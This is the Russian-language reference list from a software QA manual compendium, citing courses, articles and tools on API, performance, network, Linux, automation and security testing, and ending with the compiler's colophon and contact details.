Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
 - Работа WEB приложений / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - Web Services & Тестирование API/ Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»

- **QA Interviews Streams** / Стимы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpziNf83RA>
- **REST** / Статья 2022-05-22
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/REST>
- **SOAP** / Статья 2022-05-18
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/SOAP>
- **Различия REST и SOAP** / Статья 2020-01-10 val6852
Ресурс: «**Хабр**»
<https://habr.com/ru/post/483204/>
- **JSON** / Статья 2021-08-28
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/JSON>
- **XML** / Статья 2021-06-03
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/XML>
- **JSON и XML. Что лучше?** / Статья 2007-08-24 sunnybear
Ресурс: «**Хабр**»
<https://habr.com/ru/post/31225/>
- **Введение в Postman** / Статья 2018-03-15 actopolus
Ресурс: «**Хабр**», Блог компании «Kolesa Group»
<https://habr.com/ru/company/kolesa/blog/351250/>
- **Test your front-end against a real API** / Тренажёр API , автор Ben Howdle
Ресурс: «**REQRES**», платформа для тестирования API
<https://reqres.in>
- **Жизнь – это движение! А тестирование – это жизнь :)** / Блог 2011–2022 Ольга Назина (Киселёва)
Ресурс: Блог Ольги Назиной (Киселёвой)
<http://okiseleva.blogspot.com/2017/04/users-soap-rest.html>
- **Пользователи** / Тренажёр 2018 компания «noi.studio»
Ресурс: «**Users**», бесплатный тестовый проект с багами и методами SOAP / REST
<http://users.bugred.ru/>
- **Swagger Petstore** / Тренажёр v. 1.0.6
Ресурс: «**Swagger**»
<https://petstore.swagger.io/>

Performance Testing

- **Нагрузочное тестирование с помощью Apache Jmeter и Grafana** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
- **JMeter. О программе, создание простого запроса** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
- **Библия QA v. 2.0** / база знаний 2022 Владислав Еремеев
Ресурс: «**QA Bible**»
https://vladislaveremeev.gitbook.io/qa_bible
- **QA Interviews Streams** / Стимы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpziNf83RA>

- **Grafana tutorials** / Учебные пособия 2022 GrafanaLabs
Ресурс: «**GrafanaLabs**»
<https://grafana.com/tutorials/>
- **The Metrix has you...** / Статья 2018-04-02 olegchir
Ресурс: «**Хабр**»
<https://habr.com/ru/company/jugru/blog/352624/>
- **InfluxDB** / Статья 2022-05-10
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/InfluxDB>
- **InfluxDB** / Документация 2022
Ресурс: «**influxdata**»
<https://docs.influxdata.com/influxdb/cloud/>
- **Telegraf 1.23 documentation** / Документация 2022
Ресурс: «**influxdata**»
<https://docs.influxdata.com/telegraf/v1.23/>

CI/CD

- **JENKINS Beginner Tutorial – Step by Step** / course Raghav Pal
Ресурс: Платформа для обучения «**Udemy**»
https://www.udemy.com/course/jenkins-beginner-tutorial-step-by-step/learn/lecture/10074846?components=buy_button%2Ccacheable_buy_button%2Cpurchase%2Crecommendation#overview

Computer Networks

- **Основы компьютерных сетей** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
- **HTTP/HTTPs протокол** / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
- **Компьютерные сети** / Видеокурс 2016-10-16 Андрей Созыкин
Ресурс: YouTube канал «Andrey Sozykin»
<https://www.youtube.com/watch?v=OLFA0soYGhw&list=PLtPJ9IKvJ4oiNMvYbOzCmWy6cRzYAh9B1>
- **Список кодов состояния HTTP** / Статья 2022-06-21
Ресурс: «**Википедия**»
https://ru.wikipedia.org/wiki/%D0%A1%D0%BF%D0%B8%D1%81%D0%BE%D0%BA_%D0%BA%D0%BE%D0%B4%D0%BE%D0%B2_%D1%81%D0%BE%D1%81%D1%82%D0%BE%D1%8F%D0%BD%D0%B8%D1%8F_HTTP
- **QA Interviews Streams** / Стимы 2020 – 2022 Вадим Ксендзов
Ресурс: YouTube канал «**Вадим Ксендзов**»
<https://www.youtube.com/channel/UC6hNNICXv1ZgdGpziNf83RA>
- **Как тестировать в Charles Proxy?** / Видеоуроки 2020-12-20 Артём Русов
Ресурс: YouTube канал «**Artsiom Rusau QA Life**»
<https://www.youtube.com/watch?v=74mvpPOczgl>
- **Fiddler для тестировщика** / Видеоуроки 2021-01-10 Артём Русов
Ресурс: YouTube канал «**Artsiom Rusau QA Life**»
<https://www.youtube.com/watch?v=ILPJ653XXrY>
- **Видео уроки Cisco Packet Tracer. Курс молодого бойца** / Видеокурс 2014 Евгений Ольков (John Cooper)
Ресурс: YouTube канал «**NetSkills. Видеоуроки. Cisco, zabbix, linux**»
<https://www.youtube.com/watch?v=voGkaUXFw-I&list=PLcDkQ2Au8aVNysqGsxRQxYyQijLa94T9&index=2>

Virtualization

- **Основы виртуализации** / Лекция 2021-10 Владимир Арутин
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
 - **VirtualBox** / Статья 2022-05-22
Ресурс: «**Википедия**»
<https://ru.wikipedia.org/wiki/VirtualBox>
 - **Как работать с виртуальной машиной Oracle VirtualBox?** / Видео урок 2012-02-24
Ресурс: YouTube канал «**Ercheph**»
<https://www.youtube.com/watch?v=YdEL7JevBDo>
 - **Установка Ubuntu 20.04 в VirtualBox** / Руководство 2020-04-17 Lizard
Ресурс: YouTube канал «**Ercheph**»
<https://ithowto.ru/ustanovka-ubuntu-2004-virtualbox.html>

UNIX / Linux

- **ОС Linux / Лекция 2021-10 Владимир Арутин**
Ресурс: Компания **AB Soft**, авторский курс «QA Manual»
 - **34 Команды Linux, Которые Должен Знать Каждый Пользователь / Статья 2022-01-14 Olha L.**
Ресурс: «**Hostinger**», уроки
<https://www.hostinger.com.ua/rukovodstva/osnovnye-komandy-linux>
 - **Командная строка / Пользовательская документация 2019-03-18**
Ресурс: «**ubuntu.ru**», Русскоязычное сообщество Ubuntu Linux.
https://help.ubuntu.ru/wiki/%D0%BA%D0%BE%D0%BC%D0%B0%D0%BD%D0%BD%D0%B4%D0%BD%D0%B0%D1%8F_%D1%81%D1%82%D1%80%D0%BE%D0%BA%D0%B0
 - **Справочник по Linux / Справочник 2015–2022 Creative Commons ShareAlike 4.0, Сергей (seriyy95@mail.ru)**
Ресурс: «**Losst**»
<https://losst.ru/>
 - **Основные команды текстового редактора VI / VIM / Статья 2002–2022 Компания «NeoCommunications»**
Ресурс: «**NeoServer**»
<https://neoserver.ru/help/osnovnie-komandi-redaktora-vi-vim>

Mobile

- **How to Install ADB on Windows, macOS, and Linux** / Статья 2021-07-28 Skanda Hazarika
Ресурс: «[XDA News](https://www.xda-developers.com/install-adb-windows-macos-linux/)»
<https://www.xda-developers.com/install-adb-windows-macos-linux/>
 - **Список полезных команд ADB** / Статья 2020-06-03 Егор Плотницкий
Ресурс: «[Overclockers](https://overclockers.ru/blog/SmartNotes/show/37659/spisok-poleznyh-komand-adb)»
<https://overclockers.ru/blog/SmartNotes/show/37659/spisok-poleznyh-komand-adb>

Automation

- **Katalon / Презентация 2021–2022 Артём Койков**
Ресурс: Компьютерная школа **Hillel IT School**, курс «QA Manual Basic»
 - **Автоматизированное тестирование / статья 2018-06-30**
Ресурс: «**Википедия**»
https://ru.wikipedia.org/wiki/%D0%90%D0%B2%D1%82%D0%BE%D0%BC%D0%B0%D1%82%D0%B8%D0%B7%D0%B8%D1%80%D0%BE%D0%B2%D0%BD%D0%BD%D0%BE%D0%B5_%D1%82%D0%B5%D1%81%D1%82%D0%B8%D1%80%D0%BE%D0%B2%D0%BD%D0%BD%D0%BE%D0%B5
 - **Автоматизация тестирования «с нуля» (нетехническая сторона вопроса) / статья 2021-11-25 yaroslav796**
Ресурс: Хабр / Блог компании Россельхозбанк
<https://habr.com/ru/company/rshb/blog/591449/>
 - **Автоматизированное тестирование: что это? Краткое учебное пособие / статья 2020-12-23**
Ресурс: «**Logrocon**»
https://logrocon.ru/news/automation_testing

Programming

Security Testing

- Тестирование Безопасности / Лекция 2021-10 Владимир Арутин
Ресурс: Компания AB Soft, авторский курс «QA Manual»
- Тестирование безопасности / Статья
Ресурс: «QALight», Центр подготовки IT специалистов
<https://qalight.ua/ru/baza-znaniy/testirovanie-bezopasnosti/>
- Тестирование безопасности: изнутри и снаружи / Статья 2018-02-13 Александр Желтяков
Ресурс: «Лаборатория качества»
https://quality-lab.ru/blog/security_testing_inside_and_out/
- SSL / Статья 2019-12-13
Ресурс: «Википедия»
<https://ru.wikipedia.org/wiki/SSL>
- TLS / Статья 2019-12-13
Ресурс: «Википедия»
<https://ru.wikipedia.org/wiki/TLS>
- SSH / Статья 2019-06-12
Ресурс: «Википедия»
<https://ru.wikipedia.org/wiki/SSH>
- Межсайтовый скрипting / Статья 2021-12-03
Ресурс: «Википедия»
https://ru.wikipedia.org/wiki/%D0%9C%D0%B5%D0%B6%D1%81%D0%B0%D0%B9%D1%82%D0%BE%D0%B2%D1%8B%D0%B9_%D1%81%D0%BA%D1%80%D0%B8%D0%BF%D1%82%D0%B8%D0%BD%D0%B3
- Как провести тестирование на безопасность: руководство для Manual QA / Статья 2019-08-06 Svyat Login
Ресурс: DOU, Лента
<https://dou.ua/lenta/articles/security-testing-vulnerabilities/>
- Инструкция по использованию sqlmap. Ч.1: Основы работы (GET) / Статья
Ресурс: «HackWare»
<https://hackware.ru/?p=1928>
- Описание sqlmap / Описание инструмента, Bernardo Damele Assumpcao Guimaraes, Miroslav Stampar
Ресурс: «sqlmap.org»
<http://sqlmap.org/>
- sqlmap / Учебное руководство
Ресурс: «Инструменты Kali Linux»
<https://kali.tools/?p=816>

Management

- Введение в тест менеджмент. Метрики тестирования. Risk-based testing. ROI. Модели уменьшения тестового процесса / Лекция 2021-10 Владимир Арутин
Ресурс: Компания AB Soft, авторский курс «QA Manual»
- Метрики. Как измерить качество? / Презентация 2021–2022 Артём Койков
Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»
- Модель зрелости тестирования TPI Next / Статья 2020-01-17 Вячеслав Сахаров
Ресурс: DOU
<https://dou.ua/lenta/articles/maturity-models-tpi-next/>
- Риски в тестировании ПО / Статья 2008-10-30 Панкратов Вячеслав
Ресурс: software-testing.ru
<https://www.software-testing.ru/library/testing/general-testing/335-risk-management-in-software-testing>

- Матрица вероятностей и последствий / Статья 2016-06-24

Ресурс: HELPIKS.ORG

<https://helpiks.org/8-36752.html>

Appendixes

- Тестовая документация ч. 2 / Лекция 2022 Артём Койков

Ресурс: Компьютерная школа Hillel IT School, курс «QA Manual Basic»

- Символы, которые можно использовать при вводе имени пользователя и пароля / Руководство 2015

Ресурс: Настройка «MP C401 series»

http://support.ricoh.com/bb_v1oi/pub_e/oi_view/0001050/0001050883/view/booklist/int/index_book.htm

Notes

Notes

QAM Conxpect ver.1.0.4

(in Russian)

SOFTWARE QUALITY ASSURANCE MANUAL ESSENTIALS
COMPENDIUM FOR A SUCCESSFUL START IN
AN IT CAREER.

PUBLICATIONS OF THE ODESSA «ATOL» UKRAINIAN SERIES

To view information about other releases of the ATOL series, or for cooperation, contact the author via the LinkedIn social network or by another method (contact information is listed below). Work on the project was carried out from November 2021 to March 2022 and from April 2022 to June 2022. Editing and formatting – June 2022.

Produced in Odessa, UKRAINE

by Andriy Glabay

Email: rishelevsky@gmail.com

Telegram/Phone: +380 (98) 0204332

LinkedIn: <https://www.linkedin.com/in/andriy-glabay-672544176/>